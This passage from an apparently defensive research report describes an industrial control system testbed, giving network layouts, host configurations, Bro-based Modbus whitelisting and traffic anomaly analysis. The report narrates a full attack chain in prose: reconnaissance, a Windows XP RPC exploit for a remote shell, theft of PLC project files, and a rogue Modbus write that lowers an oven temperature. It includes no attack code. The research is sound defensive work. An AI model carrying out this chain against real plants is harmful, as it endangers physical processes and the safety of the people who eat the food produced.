


Fig. 8 Security configuration 5: centralized switch, IP netmask segregation, separate VLANs, external firewall

The IP addresses and VLANs for the attacker, data historian, engineering workstation, system administrator workstation, and process network elements were the same as in security configuration 4 (see Table 4). The IP addresses of the Cisco 2901 router and Cisco ASA 5520 firewall are provided in Table 6.

Table 6 Security configuration 5 Cisco 2901 router and ASA 5520 firewall IP addresses

Component	Interface or subinterface	VLAN	Interface IP address/netmask
Cisco 2901 Router	Gi0/0 (management)	None	192.168.200.97/24
	Gi0/1.10	10	10.10.18.1/24
	Gi0/1.11	11	10.10.11.1/24
	Gi0/1.12	12	10.10.12.1/24
	Gi0/1.13	13	10.10.13.1/24
	Gi0/1.14	14	10.10.14.1/24
	Gi0/1.15	15	10.10.15.1/24
	Gi0/1.16	16	10.10.16.1/24
	Ma0/0 (management)	None	192.168.200.93/24
Cisco ASA 5520 Firewall	Gi0/0	None	10.10.18.1/24
	Gi0/1	None	10.10.10.1/24

Static routes were configured in the router and firewall.

2.2 Common Configurations

Some network components kept the same configuration for all 5 security configurations.

2.2.1 Virtual Switch Configuration

For each automation process, an ESXi virtual switch provided network connectivity between the PLC, HMI, and the plant network. Each virtual switch logically connected to a NIC, which leveraged Ethernet transport to the plant network.

Figure 9 illustrates how a virtual switch was configured for this experiment. Each virtual switch consisted of 2 VM port groups. One VM port group supported the HMI and PLC, and the second functioned as a logical SPAN port. The logical SPAN port is configured within ESXi to accept packets from all VLANs and operate in promiscuous mode. The sensor NIC of the Security Onion VM was connected to the virtual switch logical SPAN port, which enabled Security Onion to passively monitor all traffic and leverage its tcpdump utility to capture the packets.




Fig. 9 Virtual switch configuration

2.2.2 PLC Configuration

Each ModbusPal virtual PLC instance was configured with a set number of holding registers and coils to simulate the corresponding process presented in Figs. 1 and 2. ModbusPal has an Extensible Markup Language (XML)-based text file where holding registers and coils are defined and values specified. The values of holding registers and coils can be controlled programmatically within ModbusPal.

Each PLC had a unique hostname based on its process task and each PLC hostname is provided in Table 7. Each PLC had Java 1.7.0 and ModbusPal r129 installed. ModbusPal simulated a PLC and functioned as a Modbus server. Each PLC used the CentOS 6.5 operating system (OS) and did not operate its iptables firewall.

Table 7 PLC hostnames

PLC function	Hostname
Chicken cooker	ChickenPLC
Vegetable cooker	VegPLC
Meal preparation process	MealPrepPLC
High pressure processing	HP-ProcessPLC
Main conveyor belt	ConveyorPLC
Product packaging	PackagingPLC

The ModbusPal configurations are identical to those in the previous experiment. See Appendix B in our previous report[6] for the detailed configuration information for each of the 6 PLCs controlling the 6 processes (see Fig. 2).

2.2.3 HMI Configuration

Each HMI had a unique computer name associated to the HMI's function. On each HMI, the Mango software was configured to poll its respective PLC every 10 s using the Modbus protocol. In order to provide information to the data historian, each HMI included a data publishing service to expose a few points to be polled by the data historian. Each HMI's Mango data publishing service acted as a Modbus server and listened for Modbus polling requests from the data historian.

Each HMI had Java 1.7.0 and Mango 2.4.2 installed and the Windows XP firewall was operational with the following exceptions: file and print sharing, file transfer program, Java, and Modbus. The computer and Network Basic Input/Output System (NetBIOS) names of each HMI host can be viewed in Table 8.

Table 8 HMI computer names

HMI function	Windows XP computer name	NetBIOS name
Chicken cooker HMI	ChickenCookerHMI	CHICKENCOOKERHM
Vegetable cooker HMI	VegCookerHMI	VEGCOOKERHMI
Meal preparation process HMI	MealPrepHMI	MEALPREPHMI
High-pressure processing HMI	HighPressureProcHMI	HIGHPRESSUREPRO
Main conveyor belt HMI	ConveyorHMI	CONVEYORHMI
Product packaging HMI	ProductPkgHMI	PRODUCTPKGHMI

Each HMI had a graphical dashboard configured to provide situational awareness. The graphical dashboards were identical to those constructed in the previous experiment; see Figs. 5 through 10 in our previous report[6] to view them.

2.2.4 Data Historian Configuration

The data historian consisted of a virtualized Windows XP OS with Service Pack 2 (SP2) and hosted Mango software, same version as installed on each HMI, but configured differently. The data historian polled each HMI every 10 s to receive between 3 to 5 PLC data points. The data historian's computer name was "Historian" and its NetBIOS name was "HISTORIAN". The Windows XP firewall was operational with the following exceptions: file and print sharing, file transfer program, Java, and Modbus. Besides Mango, the only other software installed was the Java 1.7.0 runtime environment.

2.2.5 System Administrator Workstation Configuration

The system administrator workstation was a virtualized Windows XP OS with SP2, its computer name was "SysAdmin" and its NetBIOS name was "SYSADMIN". This host was the only one dual-homed between the process network and the plant management network. No other software was installed on this host. The Windows XP firewall was operational with the following exceptions: file and print sharing, file transfer program, Java, and Modbus.

2.2.6 Engineering Workstation Configuration

The engineering workstation simulated a PC that contained software to program each PLC. The PLC development files are commonly called "project files" and contain the complete configuration and software logic which the PLC executes. A developer builds the PLC configuration and writes the logic with the programming software, and then downloads the compiled program to the PLC. An attacker who already has the programming software (e.g., Siemens STEP7) and can capture a PLC project file has sufficient information to conduct a cyberattack on the PLC.

The engineering workstation was a virtualized Windows XP SP2 machine, its computer name was "EngrWKS" and its NetBIOS name was "ENGRWKS". The Windows XP firewall was operational with the following exceptions: file and print sharing, file transfer program, Java, and Modbus. This is the only host that had an IP address for DNS.

2.2.7 Attacker Configuration

The attacker's platform was a virtualized host running the Kali 1.1 distribution. Kali 1.1 is based on the Debian 64-bit OS. All cyberattacks leveraged the Perl *mbtget* script and the metasploit toolkit.

2.2.8 Security Onion Configuration

We installed Security Onion version 12.04.5.1, which leverages the Ubuntu 12.04 OS within a VM. Security Onion contains several security tools, including Bro. In this experiment, we configured a Bro script to whitelist allowed Modbus communications and report an event when an unauthorized host sent a Modbus packet to a PLC.

The Bro network monitoring software had many of the publically available Bro scripts loaded. In addition, each Bro instance ran a custom script, *modbus-whitelist.bro*, written for this experiment to whitelist the IP addresses of the PLCs, HMIs, and data historian. The modbus-whitelist.bro script created an entry in the notice log file if an unauthorized host sends a Modbus message to a PLC; see Appendix B to examine the script.

2.2.9 Plant Switch Configuration

Common to all 5 security configurations is the plant switch, which was a Cisco Catalyst 2950 layer 2 switch. All network traffic traversing the switch was mirrored to a port connected to a Security Onion VM, which captured the packets. The following are the Cisco Internetwork OS (IOS) commands to configure port mirroring on the switch to mirror traffic on all switch ports to the Security Onion VM:

```
cisco2950(config)#no monitor session 1
cisco2950(config)#monitor session 1 source interface Fa0/2 - 7 both
cisco2950(config)#monitor session 1 source interface Fa0/9 - 12 both
cisco2950(config)#monitor session 1 destination interface Fa0/8 encapsulation dot1q
cisco2950(config)#end
cisco2950#copy running-config startup-config
```

The plant switch's management IP address was 192.168.200.98.

3. Experiment Procedures

We summarize the characteristics of the 5 security configurations in Table 9.

Table 9 Security configuration

Security configuration	Description	Comments
1	Centralized switch, no network segregation	Flat network, least secure
2	Centralized switch, IP netmask segregation, virtual router	Process network was segmented with virtual router.
3	Centralized switch, IP netmask segregation, physical routers	Process network was segmented with physical routers.
4	Centralized switch, IP netmask segregation, separate VLANS	Each process network had its own VLAN; plant supervisory network did not have a VLAN.
5	Centralized switch, IP netmask segregation, separate VLANS, external firewall	Firewall separated process network from plant supervisory network.

As discussed in Section 1.3, we conducted the experiment from the perspective of an attacker and as a CND analyst and each role had separate procedures to follow. As the attacker, we performed the reconnaissance and cyberattack procedures on all security configurations.

In the CND analyst role, we performed a Bro whitelist procedure for all security configurations to detect the presence of unauthorized hosts sending Modbus packets to a PLC. We also examined packet captures from the plant switch in security configuration 1 to detect network anomalies. We chose to perform packet analysis of security configuration 1 because it contained the most types of traffic and the Modbus cyberattack to the chicken cooker PLC was executed in the same manner across all security configurations.

We also performed a HMI user credential eavesdropping procedure on security configuration 1 because this is a flat network; therefore, an attacker would have the best opportunity to capture the credentials. Detailed steps of each procedure are described in Appendix C.

4. Experiment Results

For each security configuration, the attacker reconnoitered the ICS network by connecting to an unused port on the plant switch and passively listened to traffic. After passively listening for several hours, the attacker created a network map based on packet captures. The attacker then exploited a Windows XP vulnerability on the engineering workstation, gained a remote shell, and downloaded information necessary to attack a PLC. The attacker then sent a Modbus message to the chicken cooker PLC, which changed a holding register value to lower the oven temperature and caused the MRE products to be unfit to eat.

4.1 Reconnaissance Analysis

Acting as the attacker, we analyzed the packet capture file, which contained all network traffic the attacker's host received while passively listening to an unused port on the plant switch. Figure 10 illustrates the network map learned by the attacker in security configuration 1: centralized switch, no network segregation.



Attacker
Unknown host type
10.10.10.250
Sys Admin WinXP Workgroup 10.10.10.50
FE0/9
Cisco switch, model WS-C2950-12, IOS 12.1 (22)EA1
Management IP 192.168.200.98
NMAP reveals switch has telnet and http server
Switch Management Network 192.168.200.x
Connections discerned from captured packets
ENGRWKS, WinXP
10.10.10.30
00:0c:29:ca:07:27
HISTORIAN, Win XP
10.10.10.40, MAC 00:0c:29:ff:bb:cd
Has a web browser
CHICKENCOOKERHM WinXP
10.10.10.2
00:0c:29:7f:51:94
VEGCOOKERHMI Win XP
10.10.10.4
00:0c:29:76:e5:ec
MEALPREPHMI Win XP
10.10.10.6
00:0c:29:a4:6e:ee
HIGHPRESSUREPRO, Win XP
10.10.10.8
00:0c:29:31:dc:83
CONVEYORHMI Win XP
10.10.10.10
00:0c:29:82:db:04
PRODUCTPKGHMI, Win XP
10.10.10.12
00:0c:29:dc:19:1a
10.10.10.1 Unknown host type
10.10.10.3 Unknown host type
10.10.10.5 Unknown host type
10.10.10.7 Unknown host type
10.10.10.9 Unknown host type
10.10.10.11 Unknown host type

Fig. 10 Attacker's learned network map of security configuration 1

Figure 11 portrays the attacker's network model learned during reconnaissance of security configuration 2: centralized switch, IP netmask segregation, virtual router.



10.10.10.250
Unknown host. Engr Wks sends ARP requests for this host's MAC address
HISTORIAN
WinXP
Workgroup
10.10.10.40
00:0c:29:ff:bb:cd
Sys Admin
WinXP
Workgroup
10.10.10.50
00:0c:29:90:7f:6e
Attacker
Switch Management Network
192.168.200.x
FE0/9
Cisco switch, model WS-C2950-12, IOS 12.1 (22)EA1
Management IP 192.168.200.98
Connections discerned from captured packets
ENGRWKS
WinXP
10.10.10.30
00:0c:29:ca:07:27
Has a web browser or application wanting to connect to external web sites

Fig. 11 Attacker's learned network map of security configuration 2

Figure 12 presents the attacker's network model learned during reconnaissance of security configuration 3: centralized switch, IP netmask segregation, physical routers.



10.10.10.250
Unknown host. Engr Wks sends ARP requests for this host's MAC address
HISTORIAN
WinXP
Workgroup
10.10.10.40
00:0c:29:ff:bb:cd
Sys Admin
WinXP
Workgroup
10.10.10.50
00:0c:29:90:7f:6e
Attacker
Switch Management Network
192.168.200.x
FE0/9
Cisco switch, model WS-C2950-12, IOS 12.1 (22)EA1
Management IP 192.168.200.98
Connections discerned from captured packets
ENGRWKS
WinXP
10.10.10.30
00:0c:29:ca:07:27
Has a web browser or application wanting to connect to external web sites
10.10.10.1
Unknown host. (This is the inside FW) Historian and Engr Wks sends ARP requests for this host's MAC address

Fig. 12 Attacker's learned network map of security configuration 3

Figure 13 illustrates the attacker's network model learned during reconnaissance of security configuration 4: centralized switch, IP netmask segregation, separate VLANs



10.10.10.250
Unknown host. Engr Wks sends ARP requests for this host's MAC address
HISTORIAN
WinXP
Workgroup
10.10.10.40
00:0c:29:ff:bb:cd
Sys Admin
WinXP
Workgroup
10.10.10.50
00:0c:29:90:7f:6e
Attacker
Switch Management Network
192.168.200.x
FE0/9
Cisco switch, model WS-C2950-12, IOS 12.1 (22)EA1
Management IP 192.168.200.98
Connections discerned from captured packets
ENGRWKS
WinXP
10.10.10.30
00:0c:29:ca:07:27
Has a web browser or application wanting to connect to external web sites
10.10.10.1
Unknown host. (This is the inside FW) Historian and Engr Wks sends ARP requests for this host's MAC address

Fig. 13 Attacker's learned network map of security configuration 4

Figure 14 depicts the attacker's network model learned during reconnaissance of security configuration 5: centralized switch, IP netmask segregation, separate VLANs, external firewall.



10.10.10.250
Unknown host. Engr Wks sends ARP requests for this host's MAC address
HISTORIAN
WinXP
Workgroup
10.10.10.40
00:0c:29:ff:bb:cd
Sys Admin
WinXP
Workgroup
10.10.10.50
00:0c:29:90:7f:6e
Attacker
Switch Management Network
192.168.200.x
FE0/9
Cisco switch, model WS-C2950-12, IOS 12.1 (22)EA1
Management IP 192.168.200.98
Connections discerned from captured packets
ENGRWKS
WinXP
10.10.10.30
00:0c:29:ca:07:27
Has a web browser or application wanting to connect to external web sites
10.10.10.1
Unknown host. (This is the inside FW) Historian and Engr Wks sends ARP requests for this host's MAC address

Fig. 14 Attacker's learned network map of security configuration 5

The attacker learned the most about the ICS network in security configuration 1 due to the address resolution protocol (ARP) and Windows NetBIOS broadcasts sent throughout this flat network. In security configurations 2 through 5, the attacker only learned about the hosts in the supervisory layer due to NetBIOS broadcasts originating from the Windows XP OS.

Even though the attacker did not capture ARP packets from the PLCs in security configurations 2 through 5, the attacker captured all of the hostnames in the supervisory layer, which revealed each host's function. Based on the captured packets, the attacker knew the IP address of the engineering workstation and its OS. This information enabled the attacker to craft an attack for Windows XP. The attacker exploited the Windows XP vulnerability to gain a remote shell on the engineering workstation and then downloaded the PLC project files. Having the PLC project files enabled the attacker to learn the IP address of all PLCs and HMIs.

4.2 HMI User Credentials Eavesdropping Analysis

For security configuration 1, we simulated a plant engineer using the engineering workstation web browser to authenticate to the vegetable cooker HMI. While the engineer established the TCP connection and authenticated, the attacker captured network traffic from the switch port connected to the attacker's VM. After the engineer observed the vegetable cooker HMI web display, the attacker stopped capturing network traffic. Acting as the attacker, we searched the attacker's pcap file for the Hypertext Transfer Protocol (HTTP) packets between the engineering workstation and the vegetable cooker HMI and none were found. As a result, the attacker was unable to capture HMI credentials via passive listening.

4.3 Cyberattack Analysis

In each security configuration, the attacker succeeded in exploiting the remote procedure call (RPC) vulnerability on the engineering workstation to steal the chicken cooker PLC project file and the hosts file containing all IP addresses. In security configuration 5, the attacker expended additional effort because of the firewall. In this topology, the attacker had to gain a remote command shell on the system administration workstation and use it to pivot to the management network, which enabled the attacker to gain entry to the firewall via its management port. The attacker succeeded in lowering the chicken cooker oven temperature by sending the rogue Modbus packet in all security configurations.

4.4 Analysis of Bro Logs

The CND analyst examined the Bro notice logs in each Security Onion VM. The Bro notice log on the Security Onion VMs monitoring the plant switch and chicken cooker virtual switch reported the attacker's Modbus packet sent to the chicken cooker PLC in all security configurations. The notice log entries were due to the whitelisting script (see Appendix B) not finding the attacker's IP address as an authorized host to send Modbus packets to the PLCs.

4.5 Anomalous Network Behavior Analysis

Acting as a CND analyst, we analyzed pcap files from the plant switch and chicken cooker virtual switch in security configuration 1 because this topology had the most types of traffic and the Modbus attack on the chicken cooker PLC was conducted in the same manner in all security configurations. We define 2 states that the ICS plant can be in: quiescent state or attack state. As depicted in Fig. 15, the quiescent state is defined as normal activity on the ICS network and the attack state is when the CND analyst deduces a network intrusion has occurred or sees indications of malicious activity.

During the analysis of captured packets, values such as the mean packet length or mean packet count were calculated over a period of 10 s. Time in sequential 10-s intervals ("bins") are displayed on the abscissa.




Fig. 15 Illustration of quiescent and attack states

4.5.1 Network Packet Counts

The plant switch was configured to mirror packets from all ports to an outgoing SPAN port, which was connected to a Security Onion VM instance running tcpdump. During security configuration 1 testing, a total of 909,286 packets were captured from the plant switch over a time period of 69,351 s (19.26 h).

4.5.1.1 Determination of Beginning of the Attack

The CND analyst monitored the protocol packet counts for each 10-s bin. The analyst has profiled the network and knows which applications are automated and which are manually controlled by human activity. In this testbed network, only web browser traffic (HTTP) is created by an operator to view an HMI status displays.

By viewing the packet count per 10 s for each protocol (Fig. 16), the CND analyst suspects anomalous activity at time bin 68840 because of 2 indicators occurring in close temporal proximity:

- A high number of packets from a previously unseen protocol – Transport Layer Security (TLS)
- A peak of all packet counts




Fig. 16 Plant switch packet counts in 10-s bins

The presence of TLS is suspicious because this indicates encryption and all normal network traffic is in plain text. Figure 17 illustrates a zoomed-in view of packet counts at time bin 68840.

